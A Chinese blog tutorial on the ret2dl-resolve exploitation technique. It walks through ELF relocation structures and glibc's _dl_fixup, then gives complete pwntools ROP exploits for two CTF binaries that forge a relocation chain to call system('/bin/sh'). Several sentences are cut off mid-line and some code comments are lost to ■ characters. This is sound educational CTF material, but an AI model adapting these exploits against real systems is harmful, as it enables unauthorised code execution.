dl-resolve浅析

muirelle / 2019-09-19 09:10:01 / 浏览数 4402 安全技术 二进制安全 顶(2) 踩(0)

记录一下学习ret2dl-resolve的曲折历程。可能顺带回顾一下之前的内容。这篇文章会尽量讲清楚利用过程。

前置知识

首先需要了解构成elf文件的section header table，在后面的分析中主要涉及到三个section：.dynsym，.rela.plt和.dynstr

.rela.plt节(JMPREL段)的结构体组成如下:

```
typedef struct
{
 Elf64_Addr        r_offset;               /* Address */
 Elf64_Xword        r_info;                /* Relocation type and symbol index */
 Elf64_Sxword        r_addend;             /* Addend */
} Elf64_Rela;
```

r_offset: 该函数在.got.plt中的地址
r_info: 包含该函数在.dynsym节中的索引和重定位类型
r_addend: 指定用于计算要存储到可重定位字段中的值的常量加数

.dynsym节(SYMTAB段)的结构体组成：

```
typedef struct
{
 Elf64_Word        st_name;               /* Symbol name (string tbl index) */
 unsigned char        st_info;               /* Symbol type and binding */
 unsigned char st_other;               /* Symbol visibility */
 Elf64_Section        st_shndx;               /* Section index */
 Elf64_Addr        st_value;               /* Symbol value */
 Elf64_Xword        st_size;               /* Symbol size */
} Elf64_Sym;
```

st_name: 该值为此函数在.dynstr中的偏移，其中包含符号名称的字符表示形式。

.rel.plt内结构体组成：

```
typedef struct
{
 Elf32_Addr        r_offset;               /* Address */
 Elf32_Word        r_info;                /* Relocation type and symbol index */
} Elf32_Rel;
```

r_offset: 该函数在.got.plt中的地址
r_info: 包含该函数在.dynsym节中的索引和重定位类型

.dynsym内结构体组成：

```
typedef struct
{
 Elf32_Word        st_name;               /* Symbol name (string tbl index) */
 Elf32_Addr        st_value;               /* Symbol value */
 Elf32_Word        st_size;               /* Symbol size */
 unsigned char        st_info;               /* Symbol type and binding */
 unsigned char        st_other;               /* Symbol visibility */
 Elf32_Section        st_shndx;               /* Section index */
} Elf32_Sym;
```

st_name: 该值为此函数在.dynstr中的偏移，其中包含符号名称的字符表示形式。

以前做protostar的时候简单学习过一次plt和got，但当时仅限于plt和got表间的跳转[传送门]，最后的分析止步于`dl_runtime_resolve`。这次的ret2dl-resolve就会涉及

要利用这个函数首先就要理清他的内部逻辑，以及涉及到的各种结构体。在学习了多个大佬的博客之后，终于慢慢理解了got表中函数的地址是怎么样一步一步从无到有的(我

跟踪

观察puts函数从被调用，到完成其重定向的整个过程。(用例为64位elf)

这是调用dl_runtime_resolve前的流程，用一张图可以很直观的展示出来。可以看到，在0x4005c0和0x4005d6处push的分别是它的两个参数link_map和reloc_offset。

此时程序流程进入到dl_runtime_resolve中，开始重定向操作。而真正的重定向由dl_runtime_resolve中的_dl_fixup完成。

_dl_fixup的源码在这里：

```
DL_FIXUP_VALUE_TYPE
attribute_hidden __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
_dl_fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
          ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
          struct link_map *l, ElfW(Word) reloc_arg)
{
 const ElfW(Sym) *const symtab
   = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
 const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);
 const PLTREL *const reloc
   = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
 const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
```


```
 const ElfW(Sym) *refsym = sym;
 void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
 lookup_t result;
 DL_FIXUP_VALUE_TYPE value;
 /* Sanity check that we're really looking at a PLT relocation.  */
 assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
  /* Look up the target symbol.  If the normal lookup rules are not
     used don't look in the global scope.  */
 if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
   {
     const struct r_found_version *version = NULL;
     if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
       {
         const ElfW(Half) *vernum =
           (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
         ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
         version = &l->l_versions[ndx];
         if (version->hash == 0)
           version = NULL;
       }
     /* We need to keep the scope around so do some locking.  This is
        not necessary for objects which cannot be unloaded or when
        we are not using any threads (yet).  */
     int flags = DL_LOOKUP_ADD_DEPENDENCY;
     if (!RTLD_SINGLE_THREAD_P)
       {
         THREAD_GSCOPE_SET_FLAG ();
         flags |= DL_LOOKUP_GSCOPE_LOCK;
       }
#ifdef RTLD_ENABLE_FOREIGN_CALL
     RTLD_ENABLE_FOREIGN_CALL;
#endif
     result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                                   version, ELF_RTYPE_CLASS_PLT, flags, NULL);
     /* We are done with the global scope.  */
     if (!RTLD_SINGLE_THREAD_P)
       THREAD_GSCOPE_RESET_FLAG ();
#ifdef RTLD_FINALIZE_FOREIGN_CALL
     RTLD_FINALIZE_FOREIGN_CALL;
#endif
     /* Currently result contains the base load address (or link map)
        of the object that defines sym.  Now add in the symbol
        offset.  */
     value = DL_FIXUP_MAKE_VALUE (result,
                                  SYMBOL_ADDRESS (result, sym, false));
   }
 else
   {
     /* We already found the symbol.  The module (and therefore its load
        address) is also known.  */
     value = DL_FIXUP_MAKE_VALUE (l, SYMBOL_ADDRESS (l, sym, true));
     result = l;
   }
 /* And now perhaps the relocation addend.  */
 value = elf_machine_plt_value (l, reloc, value);
 if (sym != NULL
     && __builtin_expect (ELFW(ST_TYPE) (sym->st_info) == STT_GNU_IFUNC, 0))
   value = elf_ifunc_invoke (DL_FIXUP_VALUE_ADDR (value));
 /* Finally, fix up the plt itself.  */
 if (__glibc_unlikely (GLRO(dl_bind_not)))
   return value;
 return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
}
```

_dl_fixup的参数由dl_runtime_resolve压栈传递，即link_map和reloc_offset(由前面宏定义可知reloc_offset和reloc_arg是一样的)

```
const ElfW(Sym) *const symtab = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);
const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
```

line9到line13(后面简写为l)从link_map中获取.dynsym，.rela.plt，.dynstr等节的地址。


reloc_offset的值用于指示包含该函数某些信息的结构体在.rela.plt节中的位置




.rela.plt段中能看到puts对应的结构体，其info的值为0x100000007,从中提取到的.dynsym索引为1，重定位类型为7(即R_386_JMP_SLOT)

```
R_386_JMP_SLOT
   Created by the link-editor for dynamic objects to provide lazy binding.
   Its offset member gives the location of a procedure linkage table entry.
   The runtime linker modifies the procedure linkage table entry to transfer control to the designated symbol address.
```

至此，通过reloc_offset进行的第一次跳跃完成，现在需要使用r_info进行第二次跳跃。已经从link_map获取了.dynsym的起始地址，所以puts在.dynsym中的位置是.dynsym[1]。





从puts在.dynsym中的Elf64_Sym结构体成员st_name找到了其名称的字符串在.dynstr中的偏移为0x10，至此完成了第二次跳跃。同前面一样，由.dynstr的起始地址加上偏

由起始地址(0x4003e8)加上偏移(0x10)得到的字符串则是预期中的puts(0x4003f8),最后一跳完成。

三次跳跃示意图

这个字符串作为l47的_dl_lookup_symbol_x函数的参数之一，返回值为libc基址，保存在result中。l58的DL_FIXUP_MAKE_VALUE宏从已装载的共享库中查找puts函数

到此为止puts函数已经完成重定向，利用的方式也很显然：即首先构造fake
reloc_arg使得.rela.plt起始地址加上这个值后的地址落在我们可控的区域内，接着依次构造fake
.dynsym和.dynstr，形成一个完整的fake链，最后在.dynstr相应位置填写system就可以从动态库中将system的真实地址解析到puts的got表项中，最终调用puts实际调用的

但是想要成功利用的话还有一个地方需要注意，在源码的l26到l33：

```
if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
{
 const ElfW(Half) *vernum =
   (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
 ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
 version = &l->l_versions[ndx];
 if (version->hash == 0)
   version = NULL;
}
```

这段代码取r_info的高位作为vernum的下标，访问对应的值并赋给ndx，再从l_versions中找到对应的值赋给version。

问题在于，我们构造的fake链一般位于bss段(64位下，bss段一般位于0x600000之后)，.rela.plt一般在0x400000左右,所以我们构造的r_info的高位:reloc_arg一般会很大，
(reloc->r_info)]和vernum[ELFW(R_SYM)
(reloc->r_info)]时使用下标的数据类型大小不同(symtab中的结构体大小为0x18字节，vernum的数据类型为uint16_t，大小为0x2字节)，这就导致vernum[ELFW(R_

(reloc->r_info)]大概率会访问到0x400000到0x600000之间的不可读区域(64位下，这个区间一般不可读)，使得程序报错。

如果使得l->l_info[VERSYMIDX (DT_VERSYM)]的值为0，就可以绕过这块if判断，而l->l_info[VERSYMIDX (DT_VERSYM)]的位置就在link_map+0x1c8处，所以需要泄露位于0x620008处link_map的值，并将link_map+0x1c8置零。

这种攻击方式依赖源程序自带的输出函数。

x64

题目
提取码：eo5z

之前第五空间比赛的一道题目，本身很简单，坑的是泄露libc之后无论如何都找不到对应的libc版本。这时就需要ret2dl-resolve(把所有libc dump下来挨个找也行。。)

刚才分析的用例就是这道题中的puts函数，已经分析的差不多了，剩下的就是精确计算偏移。


首先泄露link_map地址：

```
payload = p8(0)*(0x10)
payload += p64(0)
payload += p64(pop_rdi)
payload += p64(link_map_ptr)
payload += p64(puts_plt)
payload += p64(start)
r.sendline(payload)
link_map_addr = u64(r.recv(6).ljust(8, "\x00"))
```

loop回start函数继续利用溢出覆盖link_map+0x1c8、构造fake链：

```
base_addr = 0x620789
align = 0x18 - (base_addr - rel_plt_addr) % 0x18 #Elf64_Rela■■■0x18■■■■■■0x18■■
base_addr = base_addr + align #■■■■0x620798
reloc_arg = (base_addr - rel_plt_addr) / 0x18 #■■fake .rela.plt■■
dynsym_off = (base_addr + 0x18 - dynsym_addr) / 0x18 #■■fake .dynsym■■
system_off = base_addr + 0x30 - dynstr_addr
bin_sh_addr = base_addr + 0x38
```

base_addr为puts在fake
.rela.plt的地址，这个位置选在了.data段，因为此段有很大一部分都是可写并且不会影响其他功能，所以在这一段中随便选了一个地址。由于后面有对齐操作，所以这里的b



base_addr处，构造后的fake链：

- 红色fake .rela.plt
- 蓝色fake .dynsym
- 绿色system和/bin/sh

最终payload：

```
from pwn import *
#-*- coding:utf-8 -*-
context.log_level = 'debug'

r = process('./pwn')
#gdb.attach(r)
elf = ELF('./pwn')

puts_plt = 0x4005d0
read_plt = 0x400600
exit_plt = 0x400630
```

```
puts_got = 0x620018
read_got = 0x620030
exit_got = 0x620048

pop_rdi = 0x414fc3
pop_rsi_r15 = 0x414fc1

read_func = 0x4007e2

plt_addr = 0x4005c0
data_addr = 0x620060
got_plt_addr = 0x620000

pop_rbp_ret = 0x4006b0
leave_ret = 0x4039a3

dynsym_addr = 0x4002c8
dynstr_addr = 0x4003e8
rel_plt_addr = 0x4004f0
link_map_ptr = got_plt_addr+0x8

start = 0x400650
main = 0x4007c3

r.sendline('-1')
r.recvuntil('GOOD?\n')

base_addr = 0x620789
align = 0x18 - (base_addr - rel_plt_addr) % 0x18
base_addr = base_addr + align #0x620798
reloc_arg = (base_addr - rel_plt_addr) / 0x18
dynsym_off = (base_addr + 0x18 - dynsym_addr) / 0x18
system_off = base_addr + 0x30 - dynstr_addr
bin_sh_addr = base_addr + 0x38

log.info("base_addr: "+hex(base_addr))
log.info("reloc_arg: "+hex(reloc_arg))
log.info("dynsym_off: "+hex(dynsym_off))
log.info("system_off: "+hex(system_off))
log.info("bin_sh_addr: "+hex(bin_sh_addr))

payload = p8(0)*(0x10)
payload += p64(0)
payload += p64(pop_rdi)
payload += p64(link_map_ptr)
payload += p64(puts_plt)
payload += p64(start)


r.sendline(payload)

link_map_addr = u64(r.recv(6).ljust(8, "\x00"))
log.success('link_map_addr: ' + hex(link_map_addr))

r.sendline('-1')
r.recvuntil('GOOD?\n')

payload2 = p8(0)*0x18
payload2 += p64(pop_rsi_r15)
payload2 += p64(0x20)
payload2 += p64(0)
payload2 += p64(pop_rdi)
payload2 += p64(link_map_addr + 0x1c0)
payload2 += p64(read_func)

payload2 += p64(pop_rsi_r15)
payload2 += p64(0x100)
payload2 += p64(0)
```

```
payload2 += p64(pop_rdi)
payload2 += p64(base_addr - 0x8)
payload2 += p64(read_func)#■■fake■■■■■■■(.data)
payload2 += p64(pop_rdi)
payload2 += p64(bin_sh_addr)
payload2 += p64(plt_addr) #■■■PLT[0]■push link_map■■■dl_runtime_resolve
payload2 += p64(reloc_arg) #■■■dl_runtime_resolve■■■■■rsp+0x10■■■■reloc_arg
payload2 += p8(0)*(0x100 - len(payload2))

r.send(payload2)
r.send(p8(0)*0x20)

payload3 = p8(0)*6
payload3 += p64(read_got)
payload3 += p32(0x7) + p32(dynsym_off)
payload3 += p64(0)
payload3 += p32(system_off) + p32(0x12)
payload3 += p64(0)*2
payload3 += 'system\x00\x00'
payload3 += '/bin/sh\x00'
payload3 += p8(0)*(0x100 - len(payload3))

r.send(payload3)

r.interactive()
```

x86

[题目]
提取码：ofc6

ctf wiki上的一道题，XDCTF 2015的pwn200。

x86下的结构体和x64略有不同，但利用方法大同小异。

x86下的JMPREL段对应.rel.plt节，而不是x64下的.rela.plt节

找到.rel.plt起始地址

```
08048318 ; ELF JMPREL Relocation Table
08048318                    Elf32_Rel <804A000h, 107h> ; R_386_JM
08048320                    Elf32_Rel <804A004h, 207h> ; R_386_JM
08048328                    Elf32_Rel <804A008h, 307h> ; R_386_JM
08048330                    Elf32_Rel <804A00Ch, 407h> ; R_386_JM
08048338                    Elf32_Rel <804A010h, 507h> ; R_386_JM
08048338 LOAD               ends
```


和.dynsym起始地址

```
080481D8 ; ELF Symbol Table
080481D8                    Elf32_Sym <0>
080481E8                    Elf32_Sym <offset aSetbuf - offset byte_8048268, 0, 0, 12h, 0, 0> ; "setbuf"
080481F8                    Elf32_Sym <offset aRead - offset byte_8048268, 0, 0, 12h, 0, 0> ; "read"
08048208                    Elf32_Sym <offset aGmonStart - offset byte_8048268, 0, 0, 20h, 0, 0> ; "__gmo
08048218                    Elf32_Sym <offset aLibcStartMain - offset byte_8048268, 0, 0, 12h, 0, \ ; "__
08048218                              0>
08048228                    Elf32_Sym <offset aWrite - offset byte_8048268, 0, 0, 12h, 0, 0> ; "write"
08048238                    Elf32_Sym <offset aStdout - offset byte_8048268, offset stdout, 4, \ ; "stdou
08048238                              11h, 0, 19h>
08048248                    Elf32_Sym <offset aIoStdinUsed - offset byte_8048268, \ ; "_IO_stdin_used"
08048248                              offset _IO_stdin_used, 4, 11h, 0, 0Fh>
08048258                    Elf32_Sym <offset aStdin - offset byte_8048268, offset stdin, 4, 11h, \ ; "st
08048258                              0, 19h>
08048268 ; ELF String Table
```


之后就是慢慢调整偏移

```
from pwn import *

context.log_level = 'debug'

r = process('./pwn200')
elf = ELF('./pwn200')
#gdb.attach(r)
write_plt = elf.symbols['write']
write_got = elf.got['write']

read_plt = elf.symbols['read']
read_got = elf.got['read']

start = 0x80483D0
ppp_ret = 0x080485cd
pop_ebp = 0x08048453
leave = 0x08048481

rel_plt = 0x8048318
plt0 = 0x8048370
dynsym = 0x80481D8
dynstr = 0x8048268


#■■fake■■
#■■■■■■■■■■■■■■■■■■■Elf32_Rel■■■0x10■■■■■■■0x10
base_addr = 0x804a800
reloc_arg = base_addr + 0x28 - rel_plt
dynsym_off = (base_addr + 0x38 - dynsym) / 0x10
system_off = base_addr + 0x48 - dynstr
binsh_addr =  base_addr + 0x50
r_info = (dynsym_off << 8) | 0x7

log.success('reloc_arg: ' + hex(reloc_arg))
log.success('dynsym_off: ' + hex(dynsym_off))
log.success('system_off: ' + hex(system_off))
log.success('binsh_addr: ' + hex(binsh_addr))
log.success('r_info: ' + hex(r_info))
bss = 0x804a020

payload = 'a'*0x6c + 'a'*4
payload += p32(read_plt)
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base_addr)
payload += p32(100)
payload += p32(pop_ebp)
payload += p32(base_addr)#■■■■■■■base_addr-4■■■■■leave■pop■■■■■■■■■■■■■
payload += p32(leave)

r.recvuntil('Welcome to XDCTF2015~!')
r.sendline(payload)

payload = 'aaaa' #■■leave■■■■■pop■■■■■■■■■■4■■■■■■■
payload += p32(plt0)
payload += p32(reloc_arg)
payload += 'a'*4 #■■■■■■■■■■■■■■■■■
payload += p32(binsh_addr) #plt0■■■■■■■■system■■■■■■■system■■■■■■
payload += 'a'*0x14
payload += p32(read_got)
payload += p32(r_info)
payload += 'a'*8
payload += p32(system_off)
payload += p32(0)*2
payload += p32(0x12)
payload += 'system\x00\x00'
payload += '/bin/sh\x00'
payload += 'a'*(100-len(payload))
```

```
r.sendline(payload)
r.interactive()
```

结语

继ret2shellcode，ret2libc，ret2text，ret2syscall等ROP技巧之后，我以为ret2dlresolve会一样的简单，事实证明不能以貌取人。学习这个利用方法的过程中最大的感受就
shell。

参考链接：

http://pwn4.fun/2016/11/09/Return-to-dl-resolve/

https://docs.oracle.com/cd/E19683-01/816-1386/chapter6-54839/index.html

https://bbs.pediy.com/thread-253833.htm

https://code.woboq.org/userspace/glibc/elf/dl-runtime.c.html#5reloc

http://rk700.github.io/2015/08/09/return-to-dl-resolve/

https://code.woboq.org/userspace/glibc/elf/elf.h.html#660

https://blog.csdn.net/conansonic/article/details/54634142

https://www.cnblogs.com/ichunqiu/p/9542224.html

https://veritas501.space/2017/10/07/ret2dl_resolve%E5%AD%A6%E4%B9%A0%E7%AC%94%E8%AE%B0/